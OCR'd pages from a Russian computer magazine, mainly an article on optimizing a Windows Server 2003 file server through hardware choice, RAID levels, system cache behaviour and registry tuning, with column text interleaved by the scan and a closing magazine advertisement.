Не могу не написать и об очевидных недостатках данного метода. Судя по логике построения фильтрации, здесь фильтруется только заголовок пакета, содержимое его анализу не подвергается. Плохо и то, что этот метод не позволяет вести логи соединений. И наконец, метод скоро станет устаревшим: после выхода операционной системы Microsoft Windows Vista на наши консоли этот метод будет напрямую вшит в настройки сети, и тогда станет возможным при присвоении IP-адреса интерфейсу сразу же настраивать фильтрацию заголовков пакетов. Кстати, сделать именно так — намного удобнее, чем в бесконечных «мастерах», которые, по-моему, только тормозят работу, связанную со всяческими настройками. В общем, бесспорно, установка freeware'ной версии Outpost'a — тоже правильный ход, но ведь и своими руками надо что-то делать! Это приятно, полезно и суперски развивает кору больших полушарий головного мозга :) ☺




# ПРОИЗВОДИТЕЛЬНЫЙ ФАЙЛОВЫЙ СЕРВЕР

## ОПТИМИЗАЦИЯ ПОД WINDOWS

ЧТО ТАКОЕ ФАЙЛОВЫЙ СЕРВЕР? КАК ОН ФУНКЦИОНИРУЕТ? ЧТО НУЖНО, ЧТОБЫ СДЕЛАТЬ ФАЙЛОВЫЙ СЕРВЕР КАК МОЖНО БОЛЕЕ ШУСТРЫМ И ТЕМ САМЫМ, К ПРИМЕРУ, ПОВЫСИТЬ ПОЛНОТУ ИСПОЛЬЗОВАНИЯ ТВОЕЙ ГИГАБИТНОЙ СЕТИ? | [ЗАПАЗА \(ZAPAZA@SECURITY.NNOV.RU\)](mailto:ZAPAZA@SECURITY.NNOV.RU)

Диаграмма чипсета сервера начального уровня Intel E7230



На первый взгляд, что может быть проще? Клиент пришел, попросил файл. За файлом слезили на диск, отдали клиенту. Однако файловый сервер — это нечто большее, чем сетевой интерфейс к жесткому диску. Конечно, скорость чтения современных винчестеров немаленькая, но что произойдет, когда одновременно нагрянет не один клиент, а несколько десятков? Кроме того, придется делить это «чтение» между разными клиентами и постоянно «прыгать», считывая данные из разных мест диска. Время доступа — уже довольно приличная величина... Механика! Никакой производительности.

Чтобы работа шла быстро и чтобы от работы с файловым сервером клиенты получали то же впечатление, что и от работы с локальным диском, нужно заменить механику электроникой. Клиенты должны получать данные не с жесткого диска, а из оперативной памяти, имеющейся в достаточных количествах.

## совет #1

РАБОТА ФАЙЛОВОГО СЕРВЕРА БОЛЬШЕ ВСЕГО НАПОМИНАЕТ РАБОТУ СЕРДЕЧНО-СОСУДИСТОЙ СИСТЕМЫ С ДВУМЯ КРУГАМИ КРОВООБРАЩЕНИЯ, И СЛОЖНО ЭКОНОМИТЬ НА НЕМ

И тут мы сталкиваемся с неприятным фактом: для 32-битной версии Windows максимальный размер системного кеша составляет 1 Гб (точнее, даже несколько меньше), что по современным меркам маловато. Втыкание более 2 Гб памяти в файловый сервер не только не поможет, но и усугубит ситуацию, так как понизится эффективность использования процессорного кеша. Переход на 64-битные платформы устраняет эти проблемы. 64-битная версия Windows 2003 поддерживает системный кеш до 1 Тб. Таким образом, файловый сервер — это именно то приложение, в котором использование 64-битной платформы не будет лишним.

Здесь гигабайты, а не гигабиты, то есть скорость вполне приличная, но все же...

Серверная платформа имеет дополнительный PCI Hub, обеспечивающий подключение к портам PCI-X через шину PCI Express x8 и порты PCI Express x8 и x4, позволяющие использовать на полную даже 10-гигабитный Ethernet, при этом дисковая подсистема сможет использовать другую шину. Чем «сервернее» платформа, тем «севернее» располагаются скоростные периферийные шины и тем больше этих шин подключено непосредственно к северному мосту, что позволяет перемещать данные с минимальными задержками.

# «РАБОТА ФАЙЛОВОГО СЕРВЕРА ДОСТАТОЧНО ПРОСТА, И БОРЬБА ИДЕТ В ОСНОВНОМ С «НАЧАЛЬНЫМИ» ЗАДЕРЖКАМИ. А РЕАЛЬНАЯ ОПТИМИЗАЦИЯ ФАЙЛОВОГО СЕРВЕРА ПРОИСХОДИТ НА УРОВНЕ ОБОРУДОВАНИЯ»

Вот стандартный механизм работы файлового сервера: диск-память-сеть. За этой работой, разумеется, следит процессор. Когда производится такая работа, требуется:

1 МНОГО РАБОТАТЬ С ПАМЯТЬЮ, ПЕРЕМЕЩАЯ ДАННЫЕ С ЖЕСТКОГО ДИСКА В ПАМЯТЬ И ИЗ ПАМЯТИ — В СЕТЕВОЙ АДАПТЕР.

2 ДЕЛАТЬ ЭТО ОДНОВРЕМЕННО.

Для ускорения передачи каких-либо данных существует два с половиной способа: 1) увеличить скорость передачи (например частоту шины); 2) распараллелить передачу. Оставшийся очень эффективный полуспособ — полностью избежать передачи данных везде, где возможно.

**64 бита — бум?** В Windows системный кеш — это область оперативной памяти, в которой хранятся данные, полученные с диска. Чем больше системный кеш, тем реже приходится лазить на диск за данными. 32-битное адресное пространство — 4 Гб адресуемой памяти. Именно столько может адресовать любое 32-битное приложение, в том числе ядро самой системы. В Windows приложение может использовать 2 Гб под свои данные.

**чип и сет спешат на помощь** Поинтересуемся тем, почему в хорошем файловом сервере нельзя использовать десктопные чипсеты, даже очень хорошие и производительные. Посмотрим на примере двух «пограничных» чипсетов по разные стороны границы между сервером и рабочей станцией от Intel. С другими производителями дела обстоят аналогично, но у Intel гораздо легче найти нужные картинки. Сравним самый производительный десктопный чипсет 955X (Intel выносит такие чипсеты в отдельную категорию между десктопами и серверами — Workstation) и минимальный серверный чипсет начального уровня E7230. Характеристики чипсетов абсолютно идентичны: частоты памяти, пропускные способности шин, поддерживаемые процессоры и схема южного моста. Отличия становятся заметными, если посмотреть на диаграммы чипсетов.

Куда же мы будем бросать кости? В смысле, втыкать оборудование. В 955x скоростная 8-гигабитная шина PCI Express x16 используется для графики. Для подключения дисковых и сетевых адаптеров мы можем использовать PCI или PCI-X через южный мост (ICH7R). Но производительность шины DMI между южным и северным мостом составляет «всего» 2 GB/s, которые будут делиться между диском и сетью. Шина синхронная.

**память** С памятью разобрались. Этот ресурс — самый критичный, поэтому память должна быть максимально шустрой.

**какой процессор** С одной стороны, процессор в файловом сервере всегда остается немного сбоку от основных потоков данных, если, конечно, сдуру кто-то не решил, например, шифро-

## совет #2

ПРОРИСОВЫВАЮТСЯ ДВА ТИПА ФАЙЛОВЫХ СЕРВЕРОВ. ПЕРВЫЙ - ФАЙЛОВЫЙ СЕРВЕР НАЧАЛЬНОГО УРОВНЯ С ПРОИЗВОДИТЕЛЬНОСТЬЮ ДО ГИГАБИТА В СЕКУНДУ, К НЕМУ НЕТ ПРАКТИЧЕСКИ НИКАКИХ ТРЕБОВАНИЙ ПО ОБОРУДОВАНИЮ (ПРИ УСЛОВИИ ЧТО ОБОРУДОВАНИЕ ДОСТАТОЧНО СОВРЕМЕННОЕ). ФАКТИЧЕСКИ, МОЖНО ИСПОЛЬЗОВАТЬ ХОРОШЕЕ ДЕСКТОПНОЕ ЖЕЛЕЗО С ИНТЕГРИРОВАННЫМ SATA RAID 1-0. В МУЛЬТИГИГАБИТНОМ ФАЙЛОВОМ СЕРВЕРЕ (ВТОРОЙ ТИП) НЕ ПОЛУЧИТСЯ СЭКОНОМИТЬ НИ НА ЧЕМ, ПЛЮС ЕГО СТОИМОСТЬ НАМНОГО ВЫШЕ

## СОВЕТ #3

ЛУЧШЕ ИСПОЛЬЗОВАТЬ АНГЛОЯЗЫЧНУЮ ВЕРСИЮ СИСТЕМЫ НА СЕРВЕРАХ: ЕСЛИ ВОЗНИКНУТ ПРОБЛЕМЫ, БУДЕТ ЛЕГЧЕ ИСКАТЬ СООТВЕТСТВУЮЩУЮ СТАТЬЮ В БАЗЕ ЗНАНИЙ MICROSOFT

вать весь трафик. С другой стороны, процессор не лишний, потому что каждый пакетик, который отправляется в сеть, должен быть сформирован. Этот пакетик небольшой, значит, будет много пакетов, особенно если сеть (не дай бог) очень производительная, — работы для процессора хватит. Кроме того, процессор управляет и получает сообщения от различных устройств: сетевых адаптеров, контроллеров дисков и т.д. Чем быстрее он обрабатывает эти сообщения, тем лучше. Еще лучше, если сообщения от разных устройств будут параллельно обрабатываться на разных процессорах.

при выборе процессора следует учитывать:

1 ЛУЧШЕ ДВА МЕДЛЕННЫХ ПРОЦЕССОРА, ЧЕМ ОДИН БЫСТРЫЙ (ПУСТЬ ДАЖЕ ЗНАТОКАМ ПАРАЛЛЕЛЬНЫХ ВЫЧИСЛЕНИЙ ЭТО ПОКАЖЕТСЯ СТРАННЫМ). ЧЕМ БОЛЬШЕ РАЗЛИЧНЫХ КОНТРОЛЛЕРОВ И АДАПТЕРОВ ТЫ ИМЕЕШЬ, ТЕМ БОЛЬШЕ ПРЕИМУЩЕСТВ ОТ МНОГОПРОЦЕССОРНОСТИ ТЫ ПОЛУЧИШЬ.

2 ЧЕМ БОЛЬШЕ ПАРАЛЛЕЛЬНЫХ ОБРАЩЕНИЙ К ПАМЯТИ (ЧЕМ БОЛЬШЕ СИСТЕМНЫЙ КЕШ), ТЕМ СИЛЬНЕЕ ВЛИЯНИЕ РАЗМЕРА ПРОЦЕССОРНОГО КЕША. КЕШИ ДВУХ РАЗНЫХ ПРОЦЕССОРОВ НЕ СУММИРУЮТСЯ.

3 МНОГО МОЩНЫХ ПРОЦЕССОРОВ ПОТРЕБУЕТСЯ В ТОМ СЛУЧАЕ, ЕСЛИ ТЫ ДОЙДЕШЬ ДО МНОГОГИГАБИТНОЙ СЕТИ.

4 ЧАСТОТА ШИНЫ ПРОЦЕССОРА МОЖЕТ ВЛИЯТЬ НА ЧАСТОТУ ШИНЫ ПАМЯТИ, ПО ЭТОМУ НУЖНО ВЫБРАТЬ ТАКОЙ ПРОЦЕССОР, КОТОРЫЙ РАБОТАЕТ С ЧАСТОТой ШИНЫ, НЕ ЗАМЕДЛЯЮЩЕЙ РАБОТУ С ПАМЯТЬЮ.

## СОВЕТ #4

В WINDOWS NT ЕСТЬ ОШИБКА: БЫЛИ ИНВЕРТИРОВАНЫ ЗНАЧЕНИЯ MAXIMIZE DATA THROUGHPUT FOR FILE SHARING И MAXIMIZE DATA THROUGHPUT FOR NETWORK APPLICATIONS. В WINDOWS 2003 ЭТОТ НЕДОСТАТОК УСТРАНЕН, НО ЧАСТО МОЖНО ВСТРЕТИТЬ УСТАРЕВШИЙ И, СООТВЕТСТВЕННО, НЕПРАВИЛЬНЫЙ СОВЕТ

**сетевая подсистема** 1 Gb/s (гигабит в секунду) и 1 GB/s (гигабайт в секунду) — это совсем не одно и то же. Если взять гигабитный Ethernet, то реальная скорость передачи за более-менее длительный период времени в нем составит не более 90 MB/s по одному порту — из-за асинхронности шины. Чтобы обслуживать множество клиентов, гигабитного Ethernet может быть недостаточно.

Первая альтернатива — перейти на 10-гигабитный Ethernet. Дорого и не очень стандартно. Особенно если ты используешь адаптер, способный работать по скоростным версиям PCI-X или PCI

Express x4/x8. Подобное решение может окупиться на серверах корпоративного уровня. Как для более дешевой и менее скоростной альтернативы, можно обзавестись множеством гигабитных адаптеров. Драйверы многих адаптеров позволяют объединять их в один виртуальный для повышения производительности. Однако такой режим работы вызывает недоумение у некоторых коммутаторов (свитчей) и требует обязательного тщательного тестирования.

Диски SCSI гораздо проще набить в большом количестве — вот еще одно их преимущество. Чем больше дисков набьешь, тем выше будет производительность дисковой подсистемы, так как доступ к дискам может осуществляться параллельно. Конечно, имея в распоряжении практически «халявный» SATA, грех не воспользоваться им хоть как-то, например грех не разместить на нем систему или даже часть данных.

## «В БОЛЬШИНСТВЕ СЛУЧАЕВ ПОДОЙДЕТ SATA, НО ДЛЯ ВЫСОКОПРОИЗВОДИТЕЛЬНЫХ СИСТЕМ (СОТНИ МЕГАБАЙТ В СЕКУНДУ), КОНЕЧНО, НУЖЕН SCSI»

Производительности шины PCI не хватает даже для гигабитного адаптера (с учетом дуплексной передачи). По этой причине, конечно же, лучше использовать адаптеры PCI Express или PCI-X. Не рекомендуется использовать вдвойне адаптеры. Для Ethernet 10 Gb/s необходимо использовать порты PCI-X 266/533 или PCI Express x4/x8. PCI-X — синхронная шина, и ее реальная производительность близка к максимальной 1 GB/s для PCI-X, 2 GB/s для PCI-X 266 и 4 GB/s для PCI-X 533. PCI Express — асинхронная шина, и реальная скорость передачи по ней ниже теоретической максимальной, но идеологически именно PCI Express находится ближе к Ethernet.

**дисковая подсистема** SCSI или SATA? Если ты не гонишься за сотнями мегабайт в секунду, то сойдет и SATA. Для высокопроизводительных систем, конечно, все-таки нужен SCSI. Недос-

атки решений на шине SCSI — маленькие объемы и высокая стоимость на единицу объема, которые, правда, компенсируются быстротой шины. 320 MB/s в Ultra320 SCSI — этот показатель примерно на 10% быстрее, чем 3 Gb/s в SATA II, опять же из-за фокусов последовательной шины, которой является SATA. Реальная устоявшаяся скорость чтения-записи передовых моделей SCSI-дисков также примерно в полтора раза выше, чем дисков SATA-II, и приближается к 100 MB/s. Диски SCSI гораздо проще набить в большом количестве — вот еще одно их преимущество. Чем больше дисков набьешь, тем выше будет производительность дисковой подсистемы, так как доступ к дискам может осуществляться параллельно. Конечно, имея в распоряжении практически «халявный» SATA, грех не воспользоваться им хоть как-то, например грех не разместить на нем систему или даже часть данных.

**какой raid использовать** Применять ли RAID для файловых серверов? Такого вопроса даже не может возникнуть. В данном случае для RAID ставятся две задачи: обеспечить отказоустойчивость дисков и максимально повысить производительность дисковой подсистемы за счет распараллеливания записи и чтения по дискам. Конечно, самый быстрый RAID — это RAID 0. Однако он не обладает отказоустойчивостью. RAID 5, к сожалению, замедляет операцию записи, особенно при записи небольших кусков данных, но при этом остается весьма быстрым на чтении (из-за

того что необходимо пересчитывать и перезаписывать контрольные суммы во время записи неполного блока). Хорошо сбалансированную производительность на чтение и запись имеет RAID 10 (один-ноль), но при его использовании теряется половина емкости дисков.

Получается, что можно порекомендовать RAID 10 для хранения данных, с которыми идет постоянная работа (например для хранения текущих документов), RAID 5 — для различных архивов и хранилищ, а RAID 0 — для временных данных, таких как кеш оптимизирующего прокси-сервера. Естественно, для более качественного распараллеливания лучше использовать в RAID'e максимальное число дисков, желательно с разных каналов.

**корпус** Как ты сам думаешь: какой нужно иметь корпус, чтобы в него все это а) влезло; б) электропиталось; в) не расплавилось? Вот и учитывай, когда будешь подбирать нужную «коробку».

**выбираем систему** Выбор несложный: необходим Windows Server 2003 для 64-битной платформы — 64 bit edition. Ты не получишь особых преимуществ от Enterprise Edition, если не требуется кластеризации. Множество процессоров тебе не нужны: все равно, если пользуешься 32-битной версией, ты не станешь втыкать более 2 GB памяти, а для 64-битной версии ограничения по объему памяти не критичны.


## совет #5

ИЗ-ЗА ОСОБЕННОСТЕЙ РАБОТЫ КЕША И ОБРАБОТКИ ОЧЕРЕДИ ЗАПРОСОВ ФАЙЛОВЫЙ СЕРВЕР НЕ БУДЕТ ПОКАЗЫВАТЬ ЧУДЕСА ПРОИЗВОДИТЕЛЬНОСТИ, ЕСЛИ НА НЕМ КРУТЯТСЯ КАКИЕ-ЛИБО ПРИЛОЖЕНИЯ, ИНТЕНСИВНО ИСПОЛЬЗУЮЩИЕ ПАМЯТЬ (ОСОБЕННО С ПОСТОЯНЫМ ВЫДЕЛЕНИЕМ И ОСВОБОЖДЕНИЕМ) ИЛИ НЕРАВНОМЕРНО ЗАГРУЖАЮЩИЕ ПРОЦЕССОР. НЕ СТОИТ ДАВАТЬ ФАЙЛОВОМУ СЕРВЕРУ КАКИЕ-ЛИБО ДОПОЛНИТЕЛЬНЫЕ РОЛИ В СЕТИ, КРОМЕ, МОЖЕТ БЫТЬ, РОЛИ КОНТРОЛЛЕРА ДОМЕНА И СЕРВЕРА ACTIVE DIRECTORY, ЕСЛИ КОЛИЧЕСТВО ПОЛЬЗОВАТЕЛЕЙ НЕБОЛЬШОЕ (ПОРЯДКА НЕСКОЛЬКИХ ДЕСЯТКОВ)

**настраиваем систему** Собственно, стандартная настройка системы под файловый сервер минимальна. В свойствах сетевого подключения нужно открыть свойства File and Printer Sharing for Microsoft Networks (службы доступа к файлам и принтерам) и поставить жирную точку на Maximize data throughput for file sharing. Создаешь необходимые разделы на жестких дисках, разумеется, используя файловую систему NTFS. Устанавливаешь необходимые разрешения доступа (ACL). Список ACL должен быть как можно короче. Правильный список содержит, чаще всего, одну-две записи (для обычных пользователей и администраторов). Список ACL проверяется при каждом открытии файла, поэтому чем он короче, тем меньше времени требуется для проверки. Microsoft рекомендует следующий алгоритм. Учетные записи пользователей группируют-

ся по небольшим глобальным группам (Domain Global), обычно в соответствии с функциональными обязанностями. Для доступа к ресурсам создаются доменные локальные группы (Domain Local), в них включаются доменные глобальные группы тех пользователей, которым необходим доступ. Таким образом минимизируется размер и списков ACL, и списков SID (идентификаторов безопасности) в токене доступа пользователя. Открываешь совместный доступ к файлам, настраиваешь различные вспомогательные задачи, такие как резервное копирование и дефрагментация. Сервер уже готов к работе.


**«служба доступа к файлам и принтерам» и системный кеш** При запуске службы доступа к файлам и принтерам (LanmanServer) создается пул рабочих потоков (thread



pool) и рабочая очередь на каждый из имеющихся процессоров. Каждый поток «выхватывает» задание из очереди, обрабатывает его и принимается за следующее задание. Что происходит, если клиент пытается открыть файл по сети? Служба перенаправителя (redirector) передает запрос службе клиента для сетей Microsoft (LanmanWorkstation), которая формирует запрос SMB и отправляет его на файловой сервер службе LanmanServer, где он попадает в одну из очередей в виде «задания» (work item). Когда очередь доходит до этого задания, освободившийся поток берет его из очереди и выполняет запрос, обращаясь к запрошенному

памяти (DMA), и отправляет их клиенту вместе со служебным заголовком. Таким образом, обращение к данным в памяти происходит всего один раз. Если клиент записывает какие-либо данные, то они также меняются в кеше и сбрасываются на диск, когда он переходит в режим простоя, или по мере необходимости.

По умолчанию размер системного кеша составляет всего 8 Мб (для Windows NT и Windows 2000 — именно столько, но для Windows 2003 неизвестно, увы, пока нет документации к ней). Установка параметра Maximize data throughput for file sharing реально меняет два ключика реестра. Ключи



вого сервера достаточно проста, поэтому мы можем лишь сокра-

Выбор оптимизации Microsoft File Sharing

## «САМЫЙ БЫСТРЫЙ — RAID 0, НО ОТКАЗОУСТОЙЧИВОСТЬЮ ОН НЕ ОБЛАДАЕТ. RAID 5 ЗАМЕДЛЯЕТ ОПЕРАЦИЮ ЗАПИСИ, НО ВЕСЬМА БЫСТР НА ЧТЕНИИ»

фрагменту файла. При обращении к файлу используется интерфейс MDL (Memory Descriptor List). Если фрагмента файла еще нет в системном кеше, то его необходимо получить с диска. В таком случае на время работы с файлом «задание» ставится в отдельную блокирующую (blocking) очередь, пока файловая операция не будет завершена, а рабочий поток начинает обрабатывать следующее задание из очереди. Интерфейс MDL возвращает список страниц реальной (физический) памяти из системного кеша, по которому находятся запрошенные данные. Если задание находилось в блокирующей очереди, оно переводится в основную очередь и ожидает продолжения обработки. Затем рабочий поток формирует служебные данные для ответного SMB-пакета и передает эти данные, а также полученный реальный адрес из системного кеша сетевому адаптеру. Сетевой адаптер получает данные непосредственно из системного кеша, используя прямое обращение к

чик Size в HKLM\CurrentControlSet\Services\LanmanServer\Parameters устанавливается в значение 3 (Large). Этот ключик оптимизирует различные параметры рабочих очередей и пула потоков LanmanServer на работу с множеством клиентов. Ключик LargeSystemCache в HKLM\CurrentControlSet\Services\SessionManager\Memory Management устанавливается в значение 1 (on). При этом под системный кеш отводится 80% всей незанятой памяти системы, что ощутимо увеличивает производительность выделенного файлового сервера.

**оптимизация и разгон файлового сервера** Реальная оптимизация файлового сервера происходит на уровне оборудования. Тот «разгон», о котором пойдет речь, даст выигрыш более 10% только на плохо сбалансированном оборудовании. Устранение узкого места в оборудовании (например замена процессора) даст гораздо более высокие результаты. Работа файло-

вить какие-либо «начальные» задержки: время, уходящее на открытие-закрытие файла, на простой запроса в очереди и т.д. Все остальное — исключительно вопрос оборудования.

### ОПТИМИЗАЦИЯ РАБОТЫ ОБОРУДОВАНИЯ

REG\_DWORD

HKLM\System\CurrentControlSet\Session Manager\IO System\CountOperations

Со значением 0 отключает различные счетчики для жесткого диска, что может ускорить операции ввода-вывода.

REG\_DWORD

HKLM\System\CurrentControlSet\Services\miniport\_adapter\Parameters\DeviceXX\NumberOfRequests

Аппаратный RAID-контроллер может выполнять больше запросов SRB благодаря распараллеливанию (рекомендуется поднять это значение в диапазоне от 32-х до 96-ти).

REG\_DWORD

HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\IoPageLockLimit

Сколько памяти (в килобайтах) может заблокировать система под операцию ввода-вывода? Значение по умолчанию — 512 Кб. Если этот параметр увеличится, увеличится и объем данных, которые можно передать за одну операцию. Иногда я встречаю рекомендации увеличить это значение аж до 128 Мб, однако увеличение свыше нескольких мегабайт (например в пределах 8-16) вряд ли будет эффективно.

### СОВЕТ #6

«А В НАШИХ ТЕСТАХ SAMBA ПОД LINUX ОКАЗАЛАСЬ БЫСТРЕЕ, ЧЕМ WINDOWS 2003». ОЧЕНЬ ЧАСТО СЛЫШИШЬ ПОДОБНОЕ ОТ ЛЮДЕЙ, КОТОРЫЕ ТЕСТИРОВАЛИСЬ НА СЕРВЕРЕ С МАЛЕНЬКИМ КЕШЕМ И ИСПОЛЬЗОВАЛИ ОДИН КЛИЕНТ, ВСЕ СЕТЕВЫЕ ОПЕРАЦИИ НА КЛИЕНТЕ ТАКЖЕ КЕШИРОВАЛИ. ОДИНАКОВЫЙ РАЗМЕР КЕША И АЛГОРИТМ КЕШИРОВАНИЯ СТАНОВЯТСЯ ПРИЧИНОЙ ТОГО, ЧТО В КЕШЕ КЛИЕНТА И СЕРВЕРА НАХОДЯТСЯ ОДНИ И ТЕ ЖЕ ДАННЫЕ, ТО ЕСТЬ ВСЕ ЗАПРОСЫ, КОТОРЫЕ ДОХОДЯТ НА СЕРВЕР, ПРОЛЕТАЮТ МИМО КЕША. КОНЕЧНО ЖЕ, В РЕЗУЛЬТАТЕ СЕРВЕР РАБОТАЕТ ДОСТАТОЧНО МЕДЛЕННО. WINDOWS 2003 ПРОЯВИТ СЕБЯ ПО ПОЛНОЙ ПРОГРАММЕ, ЕСЛИ ПРАВИЛЬНО ПОДОБРАНО ОБОРУДОВАНИЕ, ПРОИЗВЕДЕНЫ СООТВЕТСТВУЮЩИЕ НАСТРОЙКИ И ИСПОЛЬЗОВАНО ДОСТАТОЧНОЕ КОЛИЧЕСТВО КЛИЕНТОВ.



## оптимизация параметров файловой системы

### REG\_DWORD

`HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\Memory Management\PagedPoolSize`

Выгружаемый пул и файловый кеш разделяют одну и ту же область памяти. Выгружаемый пул требуется для работы с файлом подкачки, который при достаточном объеме памяти на файловом сервере практически не потребуется тебе. Ты можешь немного увеличить доступную память для файлового кеша снизив размер выгружаемого пула (указывается в байтах). Можно брать значения порядка 128 Мб или даже меньше.

### REG\_DWORD

`HKLM\System\CurrentControlSet\Control\FileSystem\NtfsDisable8dot3NameCreation`

Запрещает создание коротких псевдонимов имен файлов. Эта возможность требуется в том случае, если ты собираешься хранить на диске данные, обрабатываемые приложениями MS-DOS или Windows 3.x (имей в виду, что к ним относятся многие инсталляторы). Отключение (значение 1) незначительно ускоряет процедуру создания файлов.

### REG\_DWORD

`HKLM\System\CurrentControlSet\Control\FileSystem\DisableLastAccess`

При установке в 1 запрещает изменение времени доступа при обращении к файлу на чтение. Время последнего доступа применяется крайне редко (в отличие от времени создания и модификации). Запрет его обновления позволяет ускорить процедуру открытия файла на чтение.

**оптимизация сетевых параметров** Неплохо начать с отключения всех неиспользуемых сетевых соединений (для минимизации роутинговой таблицы), протоколов и клиентов.

`HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\TcpWindowSize`

`HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\TCP1323Opts`

Размер окна TCP. Размер окна следует увеличить в сетях с высокой пропускной способностью и большими задержками: сети производительностью в несколько гигабит в секунду, сильно удаленные сети (через спутник или несколько маршрутизаторов), загруженные сети, в которых достаточно много устранимых коллизий, сети со слабыми клиентами (например со старыми компьютерами). При увеличении окна (TcpWindowSize) свыше 65535 (значение, близкое к этому, используется для гигабитных и выше интерфейсов) следует поставить значение TCP1323Opts, равное 1.

`HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\MaxHashTableSize`

Указывает на размер хэш-таблицы TCP-соединений (по умолчанию 128). Максимальное значение — 65535. Оптимальное значение — не меньше, чем число ожидаемых одновременных подключений. Можно поднять и до максимального значения.

`HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\  
интерфейс\TcpAckFrequency`

Указывает то, на сколько TCP-пакетов (по умолчанию 2) посылаются ACK. Microsoft рекомендует увеличить это значение до 13-ти, чтобы снизить число пакетов, передаваемых по сети ☺

## совет #7

MICROSOFT РЕКОМЕНДУЕТ ОРГАНИЗОВЫВАТЬ РАБОТУ ТАК, ЧТОБЫ В МНОГОПРОЦЕССОРНЫХ СИСТЕМАХ ПРЕРЫВАНИЯ ОТ ОДНОГО И ТОГО ЖЕ СЕТЕВОГО АДАПТЕРА ОБРАБАТЫВАЛИСЬ ОДНИМ И ТЕМ ЖЕ ПРОЦЕССОРОМ. ПО УМОЛЧАНИЮ ПРЕРЫВАНИЕ МОЖЕТ БЫТЬ ОБРАБОТАНО ЛЮБЫМ ПРОЦЕССОРОМ. МОЖНО ИСПОЛЬЗОВАТЬ INTFILTER ([FTP://FTP.MICROSOFT.COM/BUSSYS/WINNT/WINNT-PUBLIC/TOOLS/AFFINITY](http://FTP://FTP.MICROSOFT.COM/BUSSYS/WINNT/WINNT-PUBLIC/TOOLS/AFFINITY))

# ВЗРЫВООПАСНЫЙ НОМЕР!

УЖЕ В ПРОДАЖЕ



Проверено,  
МИНЫ ЕСТЬ!

В ДЕКАБРЬСКОМ  
«ХУЛИГАНЕ» НЕТ  
НИ ПОРОХА,  
НИ ТРОТИЛА,  
НИ ГЕКСОГЕНА.  
НО ОТ ЭТОГО ОН НЕ  
СТАНОВИТСЯ МЕНЕЕ  
ОПАСНЫМ.

ХОЧЕШЬ ЗНАТЬ  
БОЛЬШЕ?

ЧИТАЙ.

# 14 ПОЛЕЗНЫХ СОВЕТОВ

## ПРОСТЫЕ СПОСОБЫ УСКОРЕНИЯ WINDOWS XP

